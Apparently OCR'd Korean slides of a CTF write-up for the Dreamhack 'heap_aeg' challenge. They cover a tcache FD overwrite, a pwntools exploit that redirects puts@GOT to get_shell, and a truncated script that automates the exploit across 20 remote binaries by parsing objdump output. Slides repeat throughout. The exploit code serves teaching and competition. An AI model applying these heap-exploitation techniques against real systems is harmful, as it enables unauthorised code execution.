
(2)

(2) 해제된 청크 FD에 데이터 삽입 가능

=〉 FD OVERWRITE

free list

buf[5] –〉 buf[6] –〉 buf[1]



문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL); (3)
    v6 = malloc(0x50uLL); (4)
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(3) 청크 재할당 (buf[5])


문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL); (3)
    v6 = malloc(0x50uLL); (4)
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(3) 청크 재할당 (buf[5])

free list

buf[6] -〉 buf[1]



문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL); (3)
    v6 = malloc(0x50uLL); (4)
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 ) (4)
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```


(4) 청크 재할당 (buf[6]), FD 조작 가능


문제 풀이: 시나리오

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-724h]
  unsigned __int64 v5; // [rsp+10h] [rbp-720h] BYREF
  void *v6; // [rsp+18h] [rbp-718h]
  void *buf[226]; // [rsp+20h] [rbp-710h]

  buf[225] = __readfsqword(0x28u);
  init(argc, argv, envp);
  dummyfunc();
  puts("[*] welcome to HAEG!");
  for ( i = 0; i <= 9; ++i )
    buf[i] = malloc(0x50uLL);
  free(buf[1]);
  free(buf[6]);
  free(buf[5]);
  printf("[+] select chunk to modify(idx) : ");
  __isoc99_scanf("%lu", &v5);
  if ( v5 > 9 )
  {
    puts("[*] NOP!!");
    return 0;
  }
  else
  {
    printf("[+] input data : ");
    if ( read(0, buf[v5], 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    malloc(0x50uLL); (3)
    v6 = malloc(0x50uLL); (4)
    printf("[+] input comment : ");
    if ( read(0, v6, 0x49uLL) < 0 )
    {
      puts("[*] NOP!!");
      exit(0);
    }
    puts("GOOD~~BYE~~");
    return 0;
  }
}
```

(4) 청크 재할당 (buf[6]), FD 조작 가능

free list





문제 풀이: 시나리오

시나리오

문제 풀이: 시나리오

free list

buf[5] –〉 buf[6] –〉 buf[1]

시나리오

첫번째 입력: 가장 먼저 재할당되는 buf
–〉 5 입력

문제 풀이: 시나리오

free list

buf[5] –〉 buf[6] –〉 buf[1]

시나리오

첫번째 입력: 가장 먼저 재할당되는 buf
–〉 5 입력

두번째 입력: 출력할 수 있는 함수인 puts()로 FD Overwrite
–〉 puts()주소 입력

문제 풀이: 시나리오

free list

buf[5] –〉 buf[6] –〉 buf[1]

시나리오


첫번째 입력: 가장 먼저 재할당되는 buf
–〉 5 입력

두번째 입력: 출력할 수 있는 함수인 puts()로 FD Overwrite
–〉 puts()주소 입력

세번째 입력: FD가 puts()를 가리키고 있으므로 출력하고 싶은 값 입력
–〉 get_shell()주소 입력


문제 풀이: 시나리오

시나리오



문제 풀이: 시나리오

시나리오



문제 풀이: 익스플로잇

explot.py

```python
from pwn import *

p = process('heap_aeg')
e = ELF('heap_aeg')

puts_got = e.got['puts']
get_shell = e.sym['get_shell']

payload = str(5)
p.sendlineafter(b'[+] select chunk to modify(idx) : ', payload)

payload = p64(puts_got)

p.sendlineafter(b'[+] input data : ', payload)

payload = p64(get_shell)

p.sendlineafter(b'[+] input comment : ', payload)

p.interactive()
```

문제 풀이: 익스플로잇

explot.py

```python
from pwn import *

p = process('heap_aeg')
e = ELF('heap_aeg')

puts_got = e.got['puts']
get_shell = e.sym['get_shell']

payload = str(5)
p.sendlineafter(b'[+] select chunk to modify(idx) : ', payload)

payload = p64(puts_got)

p.sendlineafter(b'[+] input data : ', payload)

payload = p64(get_shell)

p.sendlineafter(b'[+] input comment : ', payload)

p.interactive()
```

결과 => 버전이 높아 검증코드가 많아져서 에러

```
Traceback (most recent call last):
  File "/mnt/c/Users/김필립/Downloads/HEAP_AEG1/h.py", line 18, in <module>
    p.sendlineafter(b'[+] input comment : ', payload)
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py", line 841, in sendlineafter
    res = self.recvuntil(delim, timeout=timeout)
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py", line 341, in recvuntil
    res = self.recv(timeout=self.timeout)
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py", line 106, in recv
    return self._recv(numb, timeout) or b''
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py", line 176, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py", line 155, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/home/ph1l1p/.local/lib/python3.10/site-packages/pwnlib/tubes/process.py", line 742, in recv_raw
    raise EOFError
EOFError
[*] Process './heap_aeg' stopped with exit code -11 (SIGSEGV) (pid 110330)
```

문제 풀이: 익스플로잇

 Windows Power Shell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 기능 및 개선 사항에 대 한 최신 PowerShell을 설치 하세요! https://aka.ms/PSWindows

PS C:\Windows\system32〉
```

문제 풀이: 익스플로잇

Windows Power Shell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 기능 및 개선 사항에 대 한 최신 PowerShell을 설치 하세요! https://aka.ms/PSWindows

PS C:\Windows\system32> wsl --set-default Ubuntu-18.04    <= Glibc 2.27
작업을 완료했습니다.
```

문제 풀이: 익스플로잇

WSL

```
ph1l1lp@DESKTOP-3LHD5QI:~$
```

문제 풀이: 익스플로잇

WSL

```
ph1l1lp@DESKTOP-3LHD5QI:~$ python3 exploit.py
[*] Switching to interactive mode
$ id
uid=1000(ph1l1lp) gid=1000(ph1l1lp)
groups=1000(ph1l1lp),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
44(video),46(plugdev),114(netdev)
```

문제 풀이: 익스플로잇

WSL

```
ph1l1lp@DESKTOP-3LHD5QI:~$ python3 exploit.py
[*] Switching to interactive mode
$ id
uid=1000(ph1l1lp) gid=1000(ph1l1lp)
groups=1000(ph1l1lp),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),
44(video),46(plugdev),114(netdev)
```

Shell 획득 성공

문제 풀이: 익스플로잇

20번 반복 필요.
하지만 바이너리마다 free하는 곳이 달라짐.

문제 풀이: 익스플로잇

20번 반복 필요.
하지만 바이너리마다 free하는 곳이 달라짐.

(익스플로잇한 바이너리)

```
free(buf[1]);

free(buf[6]);

free(buf[5]);
```

heap_aeg

문제 풀이: 익스플로잇

20번 반복 필요.
하지만 바이너리마다 free하는 곳이 달라짐.

(익스플로잇한 바이너리)

```
free(buf[1]);
free(buf[6]);
free(buf[5]);
```

heap_aeg

```
free(buf[7]);
free(buf[5]);
free(buf[3]);
```

heap_aeg2

```
free(buf[3]);
free(buf[1]);
free(buf[7]);
```

heap_aeg3

문제 풀이: 익스플로잇

익스플로잇 자동화를 위해 필요한것
= 마지막으로 free()되는 값

(익스플로잇한 바이너리)

```
free(buf[1]);
free(buf[6]);
free(buf[5]);
```

heap_aeg

```
free(buf[7]);
free(buf[5]);
free(buf[3]);
```

heap_aeg2

```
free(buf[3]);
free(buf[1]);
free(buf[7]);
```


heap_aeg3

문제 풀이: 익스플로잇

```
free(buf[1]);

free(buf[6]);

free(buf[5]);
```

문제 풀이: 익스플로잇

```
free(buf[1]);

free(buf[6]);

free(buf[5]);
```



```
.text:0000000000404842 var_724      = dword ptr -724h
.text:0000000000404842 var_720      = qword ptr -720h
.text:0000000000404842 var_718      = qword ptr -718h
.text:0000000000404842 buf          = qword ptr -710h
.text:0000000000404842 ptr          = qword ptr -708h
.text:0000000000404842 var_6E8      = qword ptr -6E8h
.text:0000000000404842 var_6E0      = qword ptr -6E0h
.text:0000000000404842 var_8        = qword ptr -8

.text:00000000004048C0 mov rdi, rax ; ptr
.text:00000000004048C3 call _free
.text:00000000004048C8 mov rax, [rbp+var_6E0]
.text:00000000004048CF mov rdi, rax ; ptr
.text:00000000004048D2 call _free
.text:00000000004048D7 mov rax, [rbp+var_6E8]
.text:00000000004048DE mov rdi, rax ; ptr
.text:00000000004048E1 call _free
```

문제 풀이: 익스플로잇

```
.text:0000000000404842 var_724      = dword ptr -724h
.text:0000000000404842 var_720      = qword ptr -720h
.text:0000000000404842 var_718      = qword ptr -718h
.text:0000000000404842 buf          = qword ptr -710h
.text:0000000000404842 ptr          = qword ptr -708h
.text:0000000000404842 var_6E8      = qword ptr -6E8h
.text:0000000000404842 var_6E0      = qword ptr -6E0h
.text:0000000000404842 var_8        = qword ptr -8

.text:00000000004048C0 mov rdi, rax ; ptr
.text:00000000004048C3 call _free
.text:00000000004048C8 mov rax, [rbp+var_6E0]
.text:00000000004048CF mov rdi, rax ; ptr
.text:00000000004048D2 call _free
.text:00000000004048D7 mov rax, [rbp+var_6E8]
.text:00000000004048DE mov rdi, rax ; ptr
.text:00000000004048E1 call _free
```

char *buf[10] 〈= 포인트 배열
64비트 시스템에선 8바이트씩 차지

=〉 (buf(0x710) – var_6E0(0x6E0)) / 8

= 마지막으로 free되는 값을 구할 수 있다.

문제 풀이: 익스플로잇

```
1  os.system("objdump -d -M intel binary"+" | awk '/<main>:/,/^$/' | head -n 100 > asm")
2
3      with open("asm", "r") as f:
4          asm = f.readlines()
```

objdump로 실행 파일의 어셈블리 코드 추출

문제 풀이: 익스플로잇

```python
for line in asm:
        if 'lea' in line and '[rbp-' in line:
            match = re.search(r'\[rbp-(0x[0-9a-f]+)\]', line)
            if match:
                offset = int(match.group(1), 16)
                if buf_offset is None or offset > buf_offset:
                    buf_offset = offset
```

buf의 가장 큰 오프셋 (buf[0]) 구하기

문제 풀이: 익스플로잇

```python
for i, line in enumerate(asm):
        if '<free@plt>' in line or 'call' in line and '4010d0' in line:
            free_count += 1
            if free_count == 3:
                for j in range(i-1, i-5, -1):
                    m = re.search(r'\[rbp-(0x[0-9a-f]+)\]', asm[j])
                    if m:
                        offset2 = int(m.group(1), 16)
                        break
                break
```

3번째로 free()를 호출 할때 어떤 변수를 넘겼는지 확인

문제 풀이: 익스플로잇

```python
if offset1 is not None and offset2 is not None:
        print(f"offset1 = {hex(offset1)}")
        print(f"offset2 = {hex(offset2)}")
        result = (offset1 - offset2) // 8
        print(f"({hex(offset1)} - {hex(offset2)}) // 8 = {result}")
```

buf[0] – 3번째로 호출된 buf[n] / 8

문제 풀이: 익스플로잇

전체 코드


```python
from pwn import *
from base64 import b64decode
import os
import re

p = remote('host8.dreamhack.games', 13045)

p.sendlineafter(b'(y/n) ? ',b'y')

for i in range(20):
    p.recvuntil(b")----------\n")
    binary = p.recvuntil(b"\n")[:-1].decode()
    os.system("echo " + binary + " > asdf")
    os.system("base64 -d asdf > binary")

    e = ELF('binary')
    get_shell = e.sym['get_shell']
    puts_got = e.got['puts']
    print(hex(get_shell))
    print(hex(puts_got))

    os.system("objdump -d -M intel binary"+" | awk '/<main>:/,/^$/' | head -n 100 > asm")

    with open("asm", "r") as f:
        asm = f.readlines()

    offset1 = None
    offset2 = None

    offsets = []

    buf_offset = None

    for line in asm:
        if 'lea' in line and '[rbp-' in line:
            match = re.search(r'\[rbp-(0x[0-9a-f]+)\]', line)
            if match:
                offset = int(match.group(1), 16)
                if buf_offset is None or offset > buf_offset:
                    buf_offset = offset

    if buf_offset:
        offset1 = buf_offset - 0x10
        print(f"[*] Detected buf offset1 (from lea) = {hex(offset1)}")

    free_count = 0
    for i, line in enumerate(asm):
        if '<free@plt>' in line or 'call' in line and '4010d0' in line:
            free_count += 1
            if free_count == 3:
                for j in range(i-1, i-5, -1):
